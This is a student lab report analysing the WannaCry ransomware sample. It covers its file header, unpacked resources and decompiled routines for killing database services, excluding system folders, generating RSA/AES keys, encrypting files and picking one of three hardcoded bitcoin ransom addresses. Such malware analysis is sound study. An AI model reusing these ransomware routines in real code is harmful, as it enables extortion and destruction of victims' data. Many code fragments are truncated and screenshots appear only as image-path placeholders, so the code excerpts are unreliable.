Lab № 2

Ransomware: WannaCry

Hash(MD5): db349b97c37d22f5ea1d1841e3c89eb4

Every encrypted files has header wannacry which is checked by ransomware is the file already encrypted or not.

Encrypted file structure:


1) Wannacry header;


2) Size of AES key(in bytes);

3) AES key encrypted with hardcoded public key, private pair of which sent to attacker through tor onion link;


4) Size of file(in bytes);


5) Encrypted content.







Analyzing wannacry.exe with Resource hacker we see that there is a exe resource file inside(MZ header) and we save it as a bin file to look in further into malware.






There is another resource file called 2058 which contains archive file (PK header). Analyzing 1831 resource file first I found entry point of the executable where first commands will be run by malware, icacls, h attribute (hide directory), also suspicious string which is the password for the zip file we extracted from the resource.








Name	Date modified	Type	Size
msg	6/2/2021 8:29 PM	File folder	
b.wnry	5/11/2017 4:13 AM	WNRY File	1,407 KB
c.wnry	5/11/2017 4:11 AM	WNRY File	1 KB
r.wnry	5/10/2017 11:59 PM	WNRY File	1 KB
s.wnry	5/9/2017 12:58 AM	WNRY File	2,968 KB
t.wnry	5/11/2017 10:22 A...	WNRY File	65 KB
taskdl.exe	5/11/2017 10:22 A...	Application	20 KB
taskse.exe	5/11/2017 10:22 A...	Application	20 KB
u.wnry	5/11/2017 10:22 A...	WNRY File	240 KB


Some proccesses will be killed by wannacry to encrypt db files also. To ensure system will work without issues there are exclusion checks:


```
Decompile: ransomware_desktop_documents - (dll.dec1)
43      sprintf(&WanaDecryptor@_invocation,s_%s_fi_1000d8a0,s_@WanaDecryptor@.exe_1000d5c4);
44      create_process(&WanaDecryptor@_invocation,100000,(LPDWORD)0x0);
45      read_write_c.wnry(&c_wnry_contents,1);
46    }
47    create_wanadecryptor_exe_lnk_script();
48    load_r.wnry_create_@please_read_me@();
49    ransomware_documents_and_desktop(&ols);
50    r_ = 0;
51    while (decryption_successful_glob == 0) {
52      InterlockedExchange((LONG *)&Addend_1000d4e4,-1);
53      if (r_ == 1) {
54        create_process(s_taskkill.exe_/f_/im_Microsoft.Ex_1000d874,0,(LPDWORD)0x0);
55        create_process(s_taskkill.exe_/f_/im_MSExchange*_1000d854,0,(LPDWORD)0x0);
56        create_process(s_taskkill.exe_/f_/im_sqlservr.ex_1000d830,0,(LPDWORD)0x0);
57        create_process(s_taskkill.exe_/f_/im_sqlwriter.ex_1000d80c,0,(LPDWORD)0x0);
58        create_process(s_taskkill.exe_/f_/im_mysqld.exe_1000d7ec,0,(LPDWORD)0x0);
59      }
60      DVar1 = GetLogicalDrives();
61      iVar3 = 0;
62      do {
63        drive_number = 0x19;
64        do {
```





```
Decompile: is_excluded_folder - (dll.dec1)
3     else {
4       pwVar2 = path + 1;
5     }
6     if (pwVar2 != (wchar_t *)0x0) {
7       pwVar2 = pwVar2 + 1;
8       iVar1 = _wcsicmp(pwVar2,u_\Intel_1000cec4);
9       if (iVar1 == 0) {
0         return 1;
1       }
2       iVar1 = _wcsicmp(pwVar2,u_\ProgramData_1000cea8);
3       if (iVar1 == 0) {
4         return 1;
5       }
6       iVar1 = _wcsicmp(pwVar2,u_\WINDOWS_1000ce94);
7       if (iVar1 == 0) {
8         return 1;
9       }
0       iVar1 = _wcsicmp(pwVar2,u_\Program_Files_1000ce74);
1       if (iVar1 == 0) {
2         return 1;
3       }
4       iVar1 =  wcsicmp(pwVar2,u_\Program Files (x86) 1000ce48);
```

Then malware looks for key files if they can be used or to generate new ones. WinAPIs (Cryptgenkey) will be used to generate key pairs.


Decompile: check_or_generate_keys - (dll.dec1)
/* if no .pky file was provided use the embedded RSA key */
if (file_pky == (LPCSTR)0x0) {
r = (*cryptImportKey)(this->crypto_prov,&RSA_key,0x114,0,0,&this->rsa_key_1);
if (r == 0) {
destroy_keys_and_release_context(this);
return 0;
}
}
else {
/* if pky was provided, import it */
iVar1 = import_key_from_file_(this,file_pky);
if (iVar1 == 0) {
/* If the import failed, import the key in the binary */
r = (*cryptImportKey)(this->crypto_prov,&RSA_key_2,0x114,0,0,&this->rsa_key_2);
if (r == 0) {
LAB_10003b86:
destroy_keys_and_release_context(this);
return 0;
}
/* Generate a new RSA key */
uVar2 = generate_key(this->crypto_prov,&this->rsa_key_1);
if (uVar2 == 0) goto LAB_10003b86;
/* Export the PUBLIC key of the key we just generated
(6 == PUBLICKEYBLOB) */
iVar1 = export_key_to_file(this->crypto_prov,this->rsa_key_1,6,file_pky);
if (iVar1 == 0) goto LAB_10003b86;
/* If an eky was provided */
if (file_eky != (LPCSTR)0x0) {
/* Encrypt the generated key with the loaded key */


Decompile: generate_key - (dll.dec1)
uint __cdecl generate_key(HCRYPTPROV crypto_provider,HCRYPTKEY *key)
{
BOOL BVar1;
BVar1 = (*cryptGenKey)(crypto_provider,1,0x8000001,key);
return (uint)(BVar1 != 0);
}


Decompile: check_or_generate_keys - (dll.dec1)
}
/* Generate a new RSA key */
uVar2 = generate_key(this->crypto_prov,&this->rsa_key_1);
if (uVar2 == 0) goto LAB_10003b86;
/* Export the PUBLIC key of the key we just generated
(6 == PUBLICKEYBLOB) */
iVar1 = export_key_to_file(this->crypto_prov,this->rsa_key_1,6,file_pky);
if (iVar1 == 0) goto LAB_10003b86;
/* If an eky was provided */
if (file_eky != (LPCSTR)0x0) {
/* Encrypt the generated key with the loaded key */
encrypt_generated_key_store_to_.eky(this,file_eky);
}
iVar1 = import_key_from_file_(this,file_pky);
if (iVar1 == 0) goto LAB_10003b86;
}
if (this->rsa_key_2 != 0) {
(*cryptDestroyKey)(this->rsa_key_2);
}
}
return 1;
}



Decompile: aes_something_3 - (dll.dec1)
do {
if (iVar10 <= iVar14) goto LAB_100061e6;
iVar5 = iVar14 / iVar9;
iVar11 = iVar14 % iVar9;
(&this->mbr_8)[iVar11 + iVar5 * 8] = *param_1;
iVar14 = iVar14 + 1;
uVar2 = *param_1;
param_1 = param_1 + 1;
*(undefined4 *)((int)this + (iVar11 + (this->mbr_410 - iVar5) * 8) * 4 + 0x1e8) = uVar2;
} while (iVar14 < (int)puVar12);
}
if (iVar14 < iVar10) {
param_2 = (undefined4 *)&DAT_1000ac3c;
do {
uVar7 = (&this->mbr_410)[(int)puVar12];
bVar1 = *(byte *)param_2;
param_2 = (undefined4 *)((int)param_2 + 1);
this->mbr_414 =
this->mbr_414 ^
CONCAT31(CONCAT21(CONCAT11((&AES_2)[uVar7 >> 0x10 & 0xff] ^ bVar1,
(&AES_2)[uVar7 >> 8 & 0xff]),(&AES_2)[uVar7 & 0xff]),
(&AES_2)[uVar7 >> 0x18]);
if (puVar12 == (undefined4 *)0x8) {
puVar6 = &this->mbr_418;
iVar5 = 3;
do {
*puVar6 = *puVar6 ^ puVar6[-1];
puVar6 = puVar6 + 1;
iVar5 = iVar5 + -1;
} while (iVar5 != 0);
uVar7 = this->mbr_420;
iVar5 = 3;
this->mbr_424 =
this->mbr_424 ^
CONCAT31(CONCAT21(CONCAT11((&AES_2)[uVar7 >> 0x18],(&AES_2)[uVar7 >> 0x10 & 0xff]),
(&AES_2)[uVar7 >> 8 & 0xff]),(&AES_2)[uVar7 & 0xff]);
puVar6 = &this->mbr_428;

```
Decompile: meth_do_encryption - (dll.dec1)
  hFile2 = pvVar1;
  r_ = GetFileSizeEx(pvVar1,(PLARGE_INTEGER)&filesize);
  if (r_ == 0) {
    pvVar1 = (HANDLE)0xffffffff;
    goto error_return2;
  }
  GetFileTime(pvVar1,(LPFILETIME)&creationTime,(LPFILETIME)&lastAc
              (LPFILETIME)&lastWriteTime);
  r_ = (*readFile)(pvVar1,WANACRY!_header,8,&bytes_read,(LPOVERLAP
  if (r_ != 0) {
    i = 2;
                    /* memcmp WANACRY! */
    read_buf_is_WANACRY! = true;
    memcmp1 = (int *)WANACRY!_header;
    memcmp2 = (int *)s_WANACRY!_1000cbe8;
    do {
      if (i == 0) break;
      i = i + -1;
      read_buf_is_WANACRY! = *memcmp1 == *memcmp2;
      memcmp1 = memcmp1 + 1;
      memcmp2 = memcmp2 + 1;
```

Header check:

The size of the files will be check not to spend excessive time on encrypting huge files:

Then to encrypt files XORs, shifts are used:




```
Decompile: aes_something_3 - (dll.dec1)
205         do {
206           if (iVar10 <= iVar14) goto LAB_100061e6;
207           iVar5 = iVar14 / iVar9;
208           iVar11 = iVar14 % iVar9;
209           (&this->mbr_8)[iVar11 + iVar5 * 8] = *pDVar13;
210           param_1 = (undefined4 *)((int)param_1 + 1);
211           iVar14 = iVar14 + 1;
212           *(DWORD *)((int)this + (iVar11 + (this->mbr_410 - iVar5) * 8) * 4 + 0x1e8) = *pDVar13;
213           pDVar13 = pDVar13 + 1;
214         } while ((int)param_1 < (int)puVar12);
215       }
216     } while (iVar14 < iVar10);
217   }
218 LAB_100061e6:
219   param_4 = 1;
220   if (1 < (int)this->mbr_410) {
221     puVar6 = &this->mbr_208;
222     do {
223       puVar15 = puVar6;
224       iVar10 = iVar9;
225       if (0 < iVar9) {
226         do {
227           uVar7 = *puVar15;
228           iVar10 = iVar10 + -1;
229           *puVar15 = *(uint *)(&DAT_10009c3c + (uVar7 >> 0x18) * 4) ^
230                      *(uint *)(&DAT_1000a03c + (uVar7 >> 0x10 & 0xff) * 4) ^
231                      *(uint *)(&DAT_1000a43c + (uVar7 >> 8 & 0xff) * 4) ^
232                      *(uint *)(&DAT_1000a83c + (uVar7 & 0xff) * 4);
233           puVar15 = puVar15 + 1;
234         } while (iVar10 != 0);
235       }
236       param_4 = param_4 + 1;
237       puVar6 = puVar6 + 8;
238     } while ((int)param_4 < (int)this->mbr_410);
239   }
240   this->mbr_4 = '\x01';
241   return;
242 }
```




```
Decompile: aes_something_3 - (dll.dec1)
130   iVar10 = (this->mbr_410 + 1) * iVar9;
131   puVar12 = (undefined4 *)((int)(this->mbr_3c8 + ((int)this->mbr_3c8 >> 0x1f & 3U)) >>
132   puVar4 = param_1;
133   param_1 = puVar12;
134   if (0 < (int)puVar12) {
135     do {
136       *puVar6 = (uint)*(byte *)puVar4 << 0x18;
137       *puVar6 = *puVar6 | (uint)*(byte *)((int)puVar4 + 1) << 0x10;
138       *puVar6 = *puVar6 | (uint)*(byte *)((int)puVar4 + 2) << 8;
139       *puVar6 = *puVar6 | (uint)*(byte *)((int)puVar4 + 3);
140       param_1 = (undefined4 *)((int)param_1 + -1);
141       puVar4 = puVar4 + 1;
142       puVar6 = puVar6 + 1;
143     } while (param_1 != (undefined4 *)0x0);
144   }
145   iVar14 = 0;
146   if (0 < (int)puVar12) {
147     param_1 = &this->mbr_414;
148     do {
```

Randomly selected bitcoin addresses will be given to victim to pay ransom to:



```
Decompile: bitcoin_something - (R1831)
1
2  void bitcoin_something(void)
3
4  {
5    bool bVar1;
6    undefined3 extraout_var;
7    int iVar2;
8    undefined local_31c [178];
9    char local_26a [602];
10   char *local_10 [3];
11
12   local_10[0] = s_13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb_0040f488;
13   local_10[1] = s_12t9YDPgwueZ9NyMgw519p7AA8isjr6S_0040f464;
14   local_10[2] = s_115p7UMMngoj1pMvkpHijcRdfJNXj6Lr_0040f440;
15   bVar1 = FUN_00401000(local_31c,1);
16   if (CONCAT31(extraout_var,bVar1) != 0) {
17     iVar2 = rand();
18     strcpy(local_26a,local_10[iVar2 % 3]);
19     FUN_00401000(local_31c,0);
20   }
```

Decompile: bitcoin_som... | Bytes: R1831 | Defined Strings | Functions



In the screenshot above, a function where random key generated for each file.